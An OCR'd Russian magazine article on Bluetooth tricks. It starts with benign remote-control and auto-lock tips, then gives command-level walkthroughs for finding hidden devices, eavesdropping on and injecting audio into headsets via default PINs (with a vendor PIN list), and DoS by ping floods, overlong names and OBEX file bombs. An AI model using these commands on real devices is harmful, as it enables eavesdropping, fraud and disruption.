


АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

ТРЮКИ С BLUETOOTH

МАЛЕНЬКИЕ ХИТРОСТИ ИСПОЛЬЗОВАНИЯ «СИНЕГО ЗУБА»

Все отлично знают, что с помощью Bluetooth можно передать файл с девайса на девайс или подключить беспроводную гарнитуру. Но этим его возможности не ограничиваются. Имея при себе нужный инструмент, можно творить настоящие чудеса. Так почему бы не попробовать себя в роли фокусника?

Встроенный модуль технологии **Bluetooth** (или, если более официально, **IEEE 802.15.3**) давно перестал быть диковинкой. Стоимость модуля настолько мизерна, что не встраивает его в мобильный, ноутбук или КПК только ленивый производитель. Да и то — по соображениям маркетинга. Словом, Bluetooth используют практически все. Но лишь единицы знают, что, используя технологию, рискуют выдать свои конфиденциальные данные. Но начнем все-таки с хорошего!

ТРЮК 1: ИСПОЛЬЗУЕМ BT ДЛЯ УДАЛЕННОГО ДОСТУПА К КОМПЬЮТЕРУ


Как-то для проведения презентации я пригласил одну длинноногую подругу — нажимать кнопку «пробел», чтобы перелистывать слайды в Power Point. Это удовольствие стоило мне недешевого обеда и двух часов пустых разговоров с Barbie girl. После этого я твердо решил: в следующий раз проблему отсутствия пульта ДУ я обойду по-другому. И обошел, воспользовавшись мобильником! Да-да, прямо с телефона можно перелистывать слайды, управлять музыкой — и делать еще бог знает что. Главное, чтобы на мобильнике и компьютере были установлены BT-модули. Мало того, что сэкономишь деньги и силы, так еще и выглядеть будешь непростительно модно. Показать такой фокус способен каждый, кто заюзает утилиту **Bluetooth Remote Control** (www.blueshareware.com), не столь давно обновившуюся до версии 3.0. Она позволяет управлять компьютером с экрана любого мобильного телефона. Все очень просто. На компьютер ставится специальная серверная часть, а на телефон — программа-клиент, написанная на Java (требуется **MIDP 2.0**). После настройки нехитрой схемы ты сможешь дистанционно управлять мышкой и клавиатурой компа. И самое главное — получишь доступ к удаленному рабочему столу. Настоящий Remote Desktop прямо с экрана мобильного телефона! Ну, а с длинноногой подругой время можно провести куда более удачно. **Bluetooth Remote Control** пригодится и здесь: чтобы поставить романтическую музыку :).

ТРЮК 2: КОНТРОЛЬ ДОСТУПА С ПОМОЩЬЮ BT


Если ты работаешь в комнате, где вместе с тобой сидят с десяток коллег, тебе наверняка приходилось блокировать компьютер, когда уходишь в другое помещение. А что? Не успеешь отойти, как кто-нибудь уже покопается на твоем харде. Расклад не самый приятный. В общем, лочить компьютер нужно обязательно, вопрос в том — как? Можно использовать стандартные возможности винды и по десять раз на дню вводить длиннющий пароль. Или же делать это красиво с помощью технологии Bluetooth. Все просто, как дважды два. Отходишь от компьютера — и он тут же блокируется. Возвращаешься обратно — и лока как не бывало! Единственное условие: как в компьютере, так и в мобильном телефоне должен быть установлен модуль Bluetooth, а в системе заинсталена программа **LockItNow**. Впрочем, приятелям и коллегам можно рассказывать о телепатических возможностях, а потом продавать секрет за деньги :). Кстати говоря, если под рукой BT-модуля нет, то его можно заменить телефоном, который поддерживает «синий зуб» (подключи по COM-порту).

ТРЮК 3: СНИФАЕМ BT-ТРАФИК ИЗ ЭФИРА

Мастерство начинается с понимания. Не возникало ли у тебя когда-нибудь желания посмотреть внутрь протокола и узнать, как происходит обмен данными через «синий зуб»? Прослушивание трафика Bluetooth может выполняться только «в себя», то есть выполняется перехват исходящего и входящего трафика узла, на котором ты отдал команды. В этом деле немаловажное значение имеет так называемый **Host Controller Interface (HCI)**, который позволяет обращаться к передатчику. HCI-узел обычно подключается к узлу драйвера устройства **Bluetooth** (входящий поток) и к узлу **L2CAP** (исходящий поток). Windows платформа по умолчанию такой возможности не предоставляет. Однако сторонними разработчиками были выпущены специальные драйвера, которые позволяют переводить стандартный донгл в снифер. Традиционно



TS4BT Wireless Bluetooth Protocol Analyzer стоит примерно 8000 евро



Серверная часть Bluetooth Remote Control устанавливается на компьютер

показательной в этом плане является работа **FTS4BT Wireless Bluetooth Protocol Analyzer** (www.fte.com), стоящего бешеные деньги. Продукт цепляет тем, что поддерживает новый Bluetooth v2.0 + EDR, на базе которого работают современные устройства и, более того, способен на лету декодировать весь трафик из эфира, аккуратно отсортировывая аудио, данные протоколов приложений и многое другое. Понятно, что для снифинга (да и вообще) наиболее актуальны USB-донглы класса 1, радиус действия которых достигает ста метров.

ТРЮК 4: РАБОТАЕМ С BT-АДАПТЕРОМ НАПРЯМУЮ

Долгое время Bluetooth стеки для Windows предоставляли настолько скудные возможности, что программисты просто обходили эту платформу стороной. Этим объясняется, что большинство программ для серьезных забав с «синим зубом» разрабатываются под никсовую платформу. Некоторые из хитрых приемов мы разберем именно на этой платформе, а именно FreeBSD (напомню, что на диске прошлого номера мы выкладывали свежий 7.0 релиз этой ОС). Сама технология Bluetooth официально стала поддерживаться на ней только с 5-ой ветки на базе подсистемы **Netgraph**. Радует, что большинство USB-адаптеров совместимы с драйвером *ng_ubt* (его необходимо завести перед подключением устройства). Попробуем?

```
1. Подключаем устройство: kldload ng_ubt
2. Копируем сценарий подгрузки стека в удобное место: cp /usr/share/examples/netgraph/bluetooth/rc.bluetooth /usr/local/etc/rc.bluetooth
3. Копируем сценарий подгрузки стека в удобное место и запускаем: sh /usr/local/etc/rc.bluetoots start ubt0
```

Теперь хочу познакомить тебя с утилитой *hccontrol*. Это одна из основных программ для работы с BT-модулем. Именно она выполняет все операции, связанные с интерфейсом HCI, и имеет следующий синтаксис: *hccontrol – n <имя_hci_узла> <команда>*. Проверим функциональность нашего устройства, просканиров эфир на наличие устройств:

```
hccontrol – n ubt0hci Inquiry
```

Как результат, утилита выведет информацию о найденных устройствах, в том числе их MAC-адреса. Надо заметить, что каждое из устройств Bluetooth, будь то хедсет или обыкновенный телефон, представляет некоторый набор сервисов. Базовый перечень включает в себя: **CIP** (Common ISDN Access), **CTP** (Cordless Telephony), **DUN** (dial-up networking), **FAX** (FAX), **FTRN** (Obex File Transwer), **HSET** (Headset), **NAP** (Network Access Point). Чтобы выяснить, какие сервисы предоставляет то или иное устройство, используется запрос на специальном протоколе **SPD** (Service Descovery Protocol). Сервер SPD работает непосредственно на машине-хосте и является исключительно информационной составляющей (повлиять на него невозможно). Определить, какие сервисы предоставляют найденные устройства, можно с помощью соответствующей утилиты:

```
# spdcontrol -a <MAC-адрес устройства> browse
```

ТРЮК 5: НАХОДИМ СКРЫТЫЕ УСТРОЙСТВА

Итак, эфир мы просканировали и даже выяснили, какие сервисы доступны на активных устройствах. Но вот загвоздка! Некоторые девайсы никак не выдают своего присутствия, поскольку находятся в режиме **Undiscoverable mode** и не отвечают на широковещательные запросы. По настройкам своего телефона ты наверняка знаешь о подобной опции безопасности. Однако обнаружить такие устройства все-таки можно!
Самый известный прием их обнаружения — тупой перебор MAC-адресов, то есть последовательная посылка запросов на разные адреса из определенного диапазона. Для этого нужно использовать очень простую утилиту **Redfang** (www.net-security.org/software.php?id=519), которая перебирает последние шесть байт адреса устройства и таким образом обнаруживает спрятавшиеся устройства.
Другой вариант — это использовать пассивные методики: перевести свое устройство в режим ожидания, при этом назначить сети какое-нибудь привлекательное имя:

```
hciconfig hci0 name BT_YANDEX
hciconfig hci0 down
hciconfig hci0 up
hcidump -V | grep bdaddr
```

В результате отобразятся все входящие соединения, среди которых могут запросто оказаться товарищи со скрытыми идентификаторами.

ТРЮК 6: ПЕРЕХВАТЫВАЕМ ИЗ ЭФИРА РАЗГОВОРЫ ПО ГАРНИТУРЕ


Одна из основных угроз радиотехнологий состоит в том, что данные можно перехватить. Первое, что приходит в голову, касаемо Bluetooth — прослушать разговоры людей,

warning


У некоторых устройств (например, BT-гарнитур) бывает жестко прописан фиксированный PIN — обычно строка «**0000**». Будь осторожен: от такой гарнитуры лучше сразу избавиться!

dvd

На нашем диске ты найдешь полные версии программ, описанных в статье, а также полную подборку документации Bluetooth и уязвимостей в этой технологии.



С помощью LockItNow можно издеваться над коллегами



Видим в разрезе, как удаленное устройство ответило на наши REQUEST-запросы

используют гарнитуру. И зачастую это реально! На хакерском фестивале What the Hack в Нидерландах специалисты из группы Trifinite продемонстрировали, как при помощи ноутбука с Linux, специальной программы и направленной антенны можно подслушать, о чем говорит через Bluetooth-гарнитуру водитель проезжающего автомобиля. Группа разработала программу **Car Whisperer** («Автомобильный шептун»). Возможности программы относительно невелики: прослушать можно только тех, кто забыл сменить заводские пароли доступа к Bluetooth наподобие «0000» или «1234». Но таких бедолаг, поверь, очень и очень много! «Шептун» способен вклиниться и успешно пройти «pairing» устройств, получив информацию, передаваемую с каркита или хедсета на мобилку. Хочу обратить внимание: утилита позволяет не только получить информацию, передающуюся между хедсетом и мобилой, но и инжектить туда свою. Мы решили проверить возможности этой программы, скачав **Car Whisperer** с сайта разработчиков (www.trifinite.org/trifinite_stuff_carwhisperer.htm). Перед началом операции рекомендуется изменить класс своего устройства, особенно если программа будет использоваться с компьютера:

```
hciconfig адаптер class 0x500204
# 0x500204 — это класс "phone"
```

В противном случае некоторые «умные» девайсы могут заподозрить неладное. Смотрим синтаксис утилиты, который выглядит следующим образом:

```
./carwhisperer «что внедряем в линию» «что захватываем
из линии» «адрес устройства» [канал]
```

Мы взяли внедряемый файл прямо из папки утилиты, а в качестве выходного указали *out.raw*:

```
./carwhisperer 0 message.raw /tmp/out.raw
  00:15:0E:91:19:73
```

На выходе получаем файл *out.raw*. Прослушать его в чистом виде нельзя: необходимо преобразовать в аудио формат, для чего потребуется дополнительная утилита. Подойдут довольно многие аудио конвертеры, например **SoX** (sox.sourceforge.net):

```
raw — r 8000 — c 1 — s -w out.raw — t wav — r
  44100 — c 2 out.wav
```

Кроме прослушивания, можно войти в систему, просмотреть телефонную книгу и воспользоваться другими возможностями «свободных рук» с Bluetooth. Принцип такой: сначала осуществляется поиск активных устройств и проверка на предмет сервиса **HS (Head Set)**. Далее исследуется MAC-адрес устройства и производится попытка подключения с использованием стандартного ключа. Если коннект установлен, то с устройством можно делать все, что угодно (в пределах доступного набора AT-команд). На практике это выглядит следующим образом. Сначала осуществляется поиск всех активных гарнитур с помощью команды *sdptool search HS*, которая выдает примерно такой ответ:

```
Inquiring ...
Searching for HS on 00:0A:3A:54:71:95 ...
Service Name: Headset
Service RecHandle: 0x10009
Service Class ID List:
  "Headset" (0x1108)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 7
Language Base Attr List:
  code_ISO639: 0x656e
  encoding:    0x6a
  base_offset: 0x100
Profile Descriptor List:
  "Headset" (0x1108)
    Version: 0x0100
```

Далее осуществляется попытка открыть **RFCOMM-соединение** на SCO audio channel с помощью команды *rfcomm connect 2 00:0A:3A:54:71:95 1* и посылка нужных AT-команд. Приведу небольшую статистическую заметку о данных авторизации на некоторые модели беспроводных гарнитур:

```
Nokia (00:02:EE...) — pin="5475"
Audi UHV (00:0E:9F...) — pin="1234"
O'Neill (00:80:37...) — pin="8761"
Cellink (00:0A:94...) — pin="1234"
Eazix (00:0C:84...) — pin="1234"
```

Кстати говоря, тот же принцип может использоваться для несанкционированного подключения и ко всем остальным устройствам. При помощи AT-команд и протокола RFCOMM можно, к примеру, прочитать

Java-апплет для телефона для удаленного доступа к компьютера

```
# hcitool inquiry
Inquiring ...
        CO:04:3E:65:A1:C8       clock offset: 0x0ee7    class: 0x120110
        CO:0A:3A:25:71:95       clock offset: 0x0010    class: 0x3e0100
# hcitool scan
Scanning ...
        CO:04:3E:65:A1:C8       HTC_710
        CO:0A:3A:25:71:95       GOGI
```

Сканируем эфир в поисках устройств

SMS-сообщение или даже отправить его с чужого телефона на платный номер, поставив владельца девайса на деньги. Будь бдителен!

ТРЮК 7: DDOS BT-УСТРОЙСТВ

Подход традиционен. DDoS реально провести, когда хостовый девайс («master») выполняет работу, во много раз превосходящую клиентскую. Такую ситуацию называют атакой на отказ в обслуживании (**Denial Of Service**). Она может подвесить телефон или привести к быстрой разрядке батарейки. Провести атаку можно несколькими способами. Начнем со стандартных средств. Самое очевидное — пинговать девайс пакетами большого размера. Сделать это можно, указав утилите *l2ping* в качестве параметра '*-s*' флаг:

```
# l2ping -s 10000 -b "MAC адрес"
```

Сама программа, как ты уже понял, является родственником ping в bluetooth-среде и служит для проверки связи и наличия соединения. Другой способ, принципиально отличающийся от первого, состоит в использовании приема «**fuzzing**» — своеобразной техники-лотереи, потому как заранее неизвестно, что произойдет. Это новое веяние в выявлении уязвимостей в продуктах без анализа исходных кодов. Полагается техника только на интерактивное общение с объектом на понятном для него языке, но с абсолютно хаотичными аргументами и значениями-переменными. Хакерской задачей будет сделать так, чтобы видимое название телефона состояло из достаточно большого числа элементов. При обнаружении его «master'ом» в 70% случаев происходит переполнение или отказ в обслуживании:

```
hciconfig hci0 name 'perl -e 'print "ash" x
3137''
# Команда для линукса
hccontrol -n адаптер change_local_name "новое
имя")
# пример для FreeBSD
```

Многие телефоны по-прежнему не могут переварить файлы-бомбы. Вот простая реализация подобного приема.

1. Сначала готовят «бомбу». Известный пример: *echo `perl -e 'print "skvz" x 3137'` > file*
2. После чего используют модифицированную утилиту для взаимодействия с OBEX — USSP PUSH (xmailserver.org/ussp-push.html): *./obextool push file 00:0A:3A:54:71:95 `perl -e 'print "skvz" x 3137'` 3*

Краткая справка

Технология Bluetooth при всех своих возможностях очень проста. Вкратце напомним, что она собой представляет:

- Используемая частота — **2,4-2,48 ГГц**.
- Как и в протоколе IP, данные в Bluetooth посылаются отдельными пакетами, в которых, помимо информационного поля и адреса назначения, содержится информация о частоте, на которой будет передан следующий пакет. Таким образом, частота меняется **1600 раз в секунду**.
- Пропускная способность Bluetooth'а изначально составляла всего **721 Кбит/с**. Но начиная с версии 2.0, Bluetooth стал поддерживать технологию EDR (Enhanced Data Rate), что позволило повысить скорость передачи до **2,1 Мбит/с**.
- Радиус действия модулей — **от 10 до 100 метров**, в зависимости от класса устройства.
- Устройство, к которому осуществляется подключение, называется ведущим (**master**), а все подключаемые — ведомыми (**slave**). Master всегда выполняет функции координатора, то есть управляет частотной и пакетной синхронизацией, следит за связью, уровнем сигнала и т.п.
- К одному **master**'у может быть подключено одновременно до семи активных **slave**'ов, обменивающихся данными, а также множество неактивных, ожидающих, пока для них освободится место. Все вместе они образуют структуру Piconet.
- Каждое Bluetooth-устройство имеет уникальный **48-битный сетевой MAC-адрес**, который полностью совместим с форматом стандарта 802.11.
- Чтобы инициировать беспроводное подключение, Bluetooth-модуль должен просканировать эфир и выцепить адреса подходящих девайсов. Для этого он посылает специальный запрос — если по соседству работают активные устройства, они могут на него ответить или нет, в зависимости от выбранного их владельцами режима (видимый, невидимый и еще один, редко используемый вариант). Если какое-то из найденных устройств готово принять соединение, то оба Bluetooth-устройства начинают договариваться о параметрах связи (частота, статус каждого из них и т.д.), после чего соединение устанавливается.

info

- Весь **трафик Bluetooth** можно логически подразделить на следующие категории: данные (BTHCI_ACL фреймы), **голос** (BTHCI_SCO), **команды** (BTHCI_CMD), **события** (BTHCI_EVT). Не пугайся, увидев эти обозначения в BT-снифере.

- Если ты заметил, FreeBSD и Linux в отношении Bluetooth достаточно похожи по набору управляющих команд. Не путай, для Linux — *hcidump* и *hciconfig*. Для FreeBSD — *hcidump* и *hccontrol*.

- Стоит различать процесс **сопряжения устройств** (pairing) и **аутентификации** (authentication). Паринг нужен только для создания ключа связи, которым устройства будут пользоваться, передавая какие-либо данные.

- Чтобы удаленно перелистывать слайды презентации или трек в музыкальном плеере, необязательно даже использовать телефон. Подойдет Bluetooth гарнитура вкупе с программой **HeadsetPresenter** (www.headsetpresenter.com).